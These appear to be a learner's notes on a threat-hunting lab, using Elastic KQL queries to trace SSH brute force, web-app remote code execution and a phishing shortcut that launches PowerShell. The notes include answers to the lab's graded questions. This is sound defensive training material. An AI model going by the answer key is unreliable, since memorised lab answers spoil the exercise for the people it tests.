

L2 - 8.2. Threat Hunting: Foothold

Task 1 - Introduction

Detecting, hunting, and stopping threat actors at the point of initial access requires proactive threat hunting, advanced analytics, and robust perimeter defenses.

- **Threat hunting** is the proactive, human-led search through networks to uncover hidden cyber threats that bypassed existing security controls.
- **Incident response** is the reactive process of containing, investigating, and remediating an active cyberattack to minimize damage and restore normal operations.

While **Threat Hunting** is the act of searching for hidden attackers, **IOCs** are the specific clues, fingerprints, and breadcrumbs high-tech investigators look for during that search.

Common Types of IOCs:

- **Network Indicators:** IP addresses of known malicious servers, unusual outbound traffic spikes, suspicious domain names, or unexpected port activity.
- **Host Indicators:** Unexpected changes to system registry keys, unfamiliar file names or paths, unauthorized user account creation, or rogue processes running in memory.
- **File/Data Indicators:** Specific cryptographic file hashes (like MD5 or SHA-256) matching known malware, unexpected file modification times, or unusual database read requests.

Proactive vs. Reactive Security

- **Proactive security** means actively searching for vulnerabilities, testing defenses, and hunting for hidden threats *before* an attacker can exploit them or cause damage (e.g., Threat Hunting, Vulnerability Scanning, Patching).
- **Reactive security** means responding to, containing, and cleaning up a cyber incident or alarm *after* a threat has already triggered an alert or breached the system (e.g., Incident Response, Malware Removal, Disaster Recovery).

The **Threat Intelligence Lifecycle** is a cyclical framework used by security teams to transform raw cybersecurity data into actionable insights for decision-making and defense.



Initial access (ssh brute force, phishing) > Execution (ps payload, cmd, python) > Defence Evasion (disabling av) > Persistence (registry key, creating sch task) > C2 (attacker target - dns, http, google drive)

MITRE-based threat hunting is searching for attackers based on **how they behave** rather than the specific malware files or IP addresses they use.

- **Behavior-focused:** Uses the MITRE ATT&CK framework to target adversary **Tactics, Techniques, and Procedures (TTPs)**.
- **Hypothesis-driven:** You test specific scenarios (e.g., *"Is anyone trying to dump passwords from LSASS memory?"*).
- **Harder to evade:** Attackers can easily change file hashes and IPs, but changing their core techniques requires breaking their entire operational routine.

Task 2 - Lab Setup

This room uses Elastic Stack as our threat hunting platform with three main indices, each containing different types of security data:

- **Filebeat:** server logs, including Syslog, Linux, Apache and Auditd events from JUMPHOST and WEB01.
- **Winlogbeat:** Windows Event Logs and Sysmon events from WKSTN-1, WKSTN-2, and DC01.
- **Packetbeat:** Network traffic data including DNS queries, HTTP requests, and network connections from all hosts.

Network Infrastructure and Assets: Throughout this room, you will hunt for malicious activities across these assets. Each host plays a specific role in the network, and understanding their purpose helps you identify suspicious behaviour.

Host	Operating System	Purpose
JUMPHOST	Ubuntu 20.04	Bastion server managing external access to the internal network.
WEB01	Ubuntu 20.04	External-facing web application of the organisation.
WKSTN-1	Windows 10	Employee workstation on the internal network.
WKSTN-2	Windows 10	Employee workstation on the internal network.
DC01	Windows Server 2019	Domain controller managing the internal network and user authentication.

Beat	Primary Purpose	Common Data Collected	Typical Use Cases
filebeat-*	Collects and forwards log files from servers and containers.	System logs (syslog, auth.log), web server logs (Nginx, Apache), application logs, Docker/Kubernetes container logs.	Monitoring application health, troubleshooting errors, auditing system access.
packetbeat-*	Captures live network traffic in real time without performance impact.	Network protocol activity (HTTP, DNS, MySQL, Postgres, TLS, ICMP), transaction latency, request/response headers.	Network performance monitoring (NPM), detecting slow database queries, security threat hunting.
winlogbeat-*	Ships Windows Event Logs directly to Elasticsearch or Logstash.	Security event logs (logins, privilege escalations), System, Application, PowerShell, and Active Directory events.	Windows endpoint security monitoring (SIEM), compliance auditing, detecting malware activity on Windows servers/workstations.


Task 3 - Tactic: Initial Access

The primary objective is to gain a foothold in the network, which can be achieved through various means:

- Social Engineering techniques such as phishing.
- Exploiting vulnerabilities through public-facing servers.
- Spraying credentials through exposed authentication endpoints.
- Executing commands through malicious flash drives.
- Installing cracked software with hidden malicious code.

All these techniques result in gaining either account access via valid credentials or machine access via remote code execution. In this task, we will hunt for three common initial access scenarios using Elastic Stack.

1. Initial Access via Brute-Forcing SSH: Use the `filebeat-*` index to hunt for brute-forcing attempts via SSH on the `jumphost` server on July 3, 2023. Brute-forcing attacks generate several failed authentication attempts before successfully retrieving valid credentials. To start hunting, use the Visualize Library from the left sidebar and create a visualisation table using Lens.



Configure the table with the following:

- Set the timestamp to July 3.
- Set the index to filebeat.
- Set the Table Index (filebeat), Rows (source.ip and user.name), and Metrics (count).
- Use the KQL query:

```
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Failed
```

The screenshot shows the Elastic Stack Visualize Library interface with a table visualization configured. The KQL query is `host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Failed`. The index is set to `filebeat-*`. The time range is set to July 3, 2023. The table has three columns: `Top values of source.ip`, `Top values of user.name`, and `Count of records`. The rows are sorted by the count of records.

Top values of source.ip	Top values of user.name	Count of records
167.71.198.43	dev	1,133
218.92.0.115	root	746
190.123.34.126	root	12
190.123.34.126	admin	1
190.123.34.126	centos	1
190.123.34.126	Other	16
222.75.0.116	1	1
222.75.0.116	adempire	1
222.75.0.116	ansadmin	1
222.75.0.116	Other	19
14.39.23.47	1111	1
Other	root	2
Other	dmdba	1

The results show the count of failed login attempts on specific users and their sources. Notice that two IP addresses generated over 500 failed authentication events within the timeframe.

Find successful authentication attempts to verify if the brute-force attack was successful. Replace the KQL query with:

```
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Accepted AND source.ip: (167.71.198.43 OR 218.92.0.115)
```

This query focuses on the top 2 IP addresses where SSH authentication was **Accepted** using valid credentials.

The screenshot shows the Microsoft Sentinel KQL editor interface. The KQL query is: `host.name: jumphost AND event.category: authentication AND system.auth.ssh.event: Accepted AND source.ip: (167.71.198.43 OR 218.92.0.115)`. The results are displayed in a table with the following columns: **Top values of source.ip**, **Top values of user.name**, **Top values of system.auth.ssh.event**, and **Count of records**. The data row shows: 167.71.198.43, dev, Accepted, and 1. The interface also includes a sidebar with available fields and a right-hand panel with configuration options for rows, columns, and metrics.

Top values of source.ip	Top values of user.name	Top values of system.auth.ssh.event	Count of records
167.71.198.43	dev	Accepted	1

The results confirm that the attacker from `167.71.198.43` successfully accessed the Jumphost server using the `dev` account. Following a threat hunter's mindset, the next step would be to identify commands issued by this user after successful authentication.

2. Initial Access via Remote Code Execution: Use the `packetbeat-*` index to hunt for suspicious activity on the web application `web01` on July 3, 2023. Web application attacks typically start with enumeration attempts followed by exploitation of discovered vulnerabilities.

Create a visualisation table using Lens with the following configuration:

- Set the timestamp to July 3.
- Set the index to `packetbeat`.
- Use the KQL query:

```
host.name: web01 AND network.protocol: http AND destination.port: 80
```

Then, configure the table visualization on the right panel:

- Under the "Rows" section, add the first field:
 - Select function: `Top values`
 - Select field: `source.ip`
- Add a second row field:
 - Select function: `Top values`
 - Select field: `http.response.status_code`
- Under the "Metrics" section, select: `Count of records`
- The table displays source IPs and their HTTP response codes, helping identify enumeration attempts and exploitation activity.

Top values of source.ip	Top values of http.response.status_code	Count of records
167.71.198.43	404	6,742
167.71.198.43	200	39
167.71.198.43	400	3

The results show a high count of `status code 404`, indicating directory enumeration attempts by `167.71.198.43`. The attacker is guessing valid endpoints, producing many "Page Not Found" results.


To better understand the attack, use the Discover tab with a focused query on status code 404:

```
host.name: web01 AND network.protocol: http AND destination.port: 80  
AND source.ip: 167.71.198.43 AND http.response.status_code: 404
```

Add the following fields as columns:

- `query`
- `user_agent.original`

- url.query




The results show the attacker used **Gobuster** (inferred from the User Agent) to enumerate directories and focused on the `/gila` endpoint, indicating exploitation attempts on that application.

To identify successful access attempts, we now focus on status codes that indicate valid endpoints. Status code 200 represents successful responses, while 301 and 302 represent redirects. Together, these show where the attacker successfully accessed resources on the web server. Now replace the query to focus on successful responses (status codes 200, 301, and 302):

```
host.name: web01 AND network.protocol: http AND destination.port: 80
AND source.ip: 167.71.198.43 AND http.response.status_code: (200 OR 301 OR 302)
```

Sort the timestamps in ascending order to view the sequence of attacks from earliest to latest.



The results show that after discovering the `/gila` endpoint, the attacker focused on accessing it. The attacker then used suspicious PHP code in the User-Agent field, using the `x` parameter to execute host commands via the system function. This confirms successful Remote Code Execution on the web server, exploiting a vulnerability in the Gila web application.

3. Initial Access via Phishing Links and Attachments: Use the `winlogbeat-*` index to hunt for indicators of malicious links and attachments being opened or downloaded from employee workstations on July 3, 2023. Phishing emails with malicious links or attachments are either downloaded or opened directly from the email client before execution.

We will hunt for two types of phishing indicators:

1. Files downloaded using a web browser.
2. Files opened from an email client.

Files Downloaded Using Chrome


Using the Discover tab, search for file creations (Sysmon Event ID 11) generated by `chrome.exe`:

```
host.name: WKSTN-* AND process.name: chrome.exe AND winlog.event_id: 11
```

Add the following fields as columns:

- `winlog.computer_name`
- `winlog.event_data.User`

- file.path



Note: Ignore .tmp files created by Chrome. By default, chrome.exe creates temporary files when downloading.

The results show unusual files downloaded by users on their respective workstations:


User	Workstation	Files Downloaded
THREATHUNTING\clifford.miller	WKSTN-1.threathunting.thm	C:\Users\clifford.miller\Downloads\chrome.exe C:\Users\clifford.miller\Downloads\microsoft.hta
THREATHUNTING\bill.hawkins	WKSTN-2.threathunting.thm	C:\Users\bill.hawkins\Downloads\update.exe

These files will be investigated further in subsequent tasks. Following a threat hunter's mindset, the next step is to identify potential child processes spawned or network connections made by these suspicious files.

Files Opened Using Outlook:

For an alternative hunting method, search for files opened using an Outlook client:


```
host.name: WKSTN-* AND process.name: OUTLOOK.EXE AND winlog.event_id: 11
```



An attachment named **Update.zip** was opened and temporarily stored in the `\AppData\Local\Microsoft\Windows\INetCache\Content.Outlook\` directory.

To confirm the zip file's contents, use the following query:

```
host.name: WKSTN-* AND *Update.zip*
```



The results confirm that an LNK (shortcut) file exists within the archive. A .lnk file archived to zip is a typical malware attachment used by threat actors. To identify the process spawned by this shortcut file, click the dropdown of one of the update.lnk events and view the surrounding documents. (A `.lnk` file is a Windows Shortcut file that acts as a pointer to launch a program, open a file, or access a folder stored elsewhere on your system.)

Note: Its recommended to add the `process.executable` field as a column as well before viewing the surrounding docs as shown in the screenshot below.



On the Surrounding Documents page, filter events to focus on `WKSTN-2.threathunting.thm` and modify the count of newer documents to see subsequent events generated.

winlog_computer_name: WKSTN-2.threathunting.thm

Documents surrounding #7qIQHk85aC96H9IZYX

Load 5 newer documents

Time	winlog_computer_name	winlog_event_data.User	file.path	process.executable
Jul 3, 2023 @ 15:27:25.182	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:24.782	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:24.439	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:24.367	WKSTN-2.threathunting.thm	THREATHUNTING\bill.hawkins	C:\Users\bill.hawkins\AppData\Local\Temp\Temp1_Update.zip\update.lnk	C:\Windows\Explorer.EXE
Jul 3, 2023 @ 15:27:24.367	WKSTN-2.threathunting.thm	THREATHUNTING\bill.hawkins	C:\Users\bill.hawkins\AppData\Local\Temp\Temp1_Update.zip\update.lnk	C:\Windows\Explorer.EXE
Jul 3, 2023 @ 15:27:24.319	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:24.284	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:23.694	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:23.198	WKSTN-2.threathunting.thm	-	-	-
Jul 3, 2023 @ 15:27:22.687	WKSTN-2.threathunting.thm	-	-	-

Answer the questions below


What is the attacker's successful authentication timestamp on the Jumphost server?

Jul 3, 2023 @ 14:14:09.000


Create SSH-Brute-Force Queries:

```
host.name: jumphost AND event.category: authentication AND system.auth.ssh.event:Failed
```

Then go to **Visualizations** and select `agent.hostname`, `event.category`, `system.auth.ssh.event`, `source.ip`, and the **Count** metric.



Go to the **Discover** tab and search for **Accepted**




What is the name of the PHP file accessed by the attacker via the cat command after gaining successful code execution on web01?

config.php

We need to focus on web server logs using Packetbeat data where the network protocol is HTTP.

host.name: web01 AND network.protocol: http AND destination.port: 80 AND source.ip: 167.71.198.43 AND http.response.status_code : (200 OR 301 OR 302)

Check for any execution of the **cat** command.




What is the name of the unusual process executed within the timeframe of update.lnk execution on WKSTN-2?

powershell.exe

Select the `winlogbeat-*` data view to analyze process events.

`host.name: "WKSTN-2.threathunting.thm" AND Update.zip`



Expand the latest alert and click **View surrounding documents**.

🔍 + Add filter

Documents surrounding #7qiQHk85aC969H9IZYX

⌵ Load 5 newer documents

	Time	agent.hostname	process.name	file.directory	file.name	file.path
>	Jul 3, 2023 @ 15:27:24.646	WKSTN-1	powershell.exe	-	-	-
>	Jul 3, 2023 @ 15:27:24.439	WKSTN-2	smartscreen.exe	-	-	-
>	Jul 3, 2023 @ 15:27:24.439	WKSTN-2	smartscreen.exe	-	-	-
>	Jul 3, 2023 @ 15:27:24.391	WKSTN-1	powershell.exe	-	-	-
>	Jul 3, 2023 @ 15:27:24.367	WKSTN-2	Explorer.EXE	C:\Users\bill.hawkins\AppData\Local\Temp\update.zip	update.lnk	C:\Users\bill.hawkins\AppData\Local\Temp\update.zip\update.lnk
>	Jul 3, 2023 @ 15:27:24.367	WKSTN-2	Explorer.EXE	C:\Users\bill.hawkins\AppData\Local\Temp\update.zip	update.lnk	C:\Users\bill.hawkins\AppData\Local\Temp\update.zip\update.lnk
>	Jul 3, 2023 @ 15:27:24.319	WKSTN-2	-	-	-	-
>	Jul 3, 2023 @ 15:27:24.284	WKSTN-2	powershell.exe	-	-	-
>	Jul 3, 2023 @ 15:27:24.187	WKSTN-1	powershell.exe	-	-	-
>	Jul 3, 2023 @ 15:27:23.726	WKSTN-1	powershell.exe	-	-	-
>	Jul 3, 2023 @ 15:27:23.694	WKSTN-2	powershell.exe	-	-	-

⌵ Load 5 older documents

After the execution of the ZIP file, it spawned `powershell.exe`.

Task 4 - Tactic: Execution

The Execution Tactic (TA0002)[\(opens in new tab\)](#) refers to adversaries' techniques to execute or run their malicious code in conjunction with initial access. This stage enables attackers to run commands remotely and continue their attack chain. Common execution methods include:

- **Execution through command-line tools:** Using built-in commands through `powershell.exe` and `cmd.exe` to download and execute staged payloads.
- **Execution through built-in system tools:** Using binaries like `certutil.exe` or `bitsadmin.exe` for downloading remote payloads and `rundll32.exe` to run them. These are known as Living-off-the-land Binaries (LOLBAS)[\(opens in new tab\)](#).
- **Execution through scripting/programming tools:** Using built-in functionalities of tools like Python's `os.system()` or PHP's `exec()`.

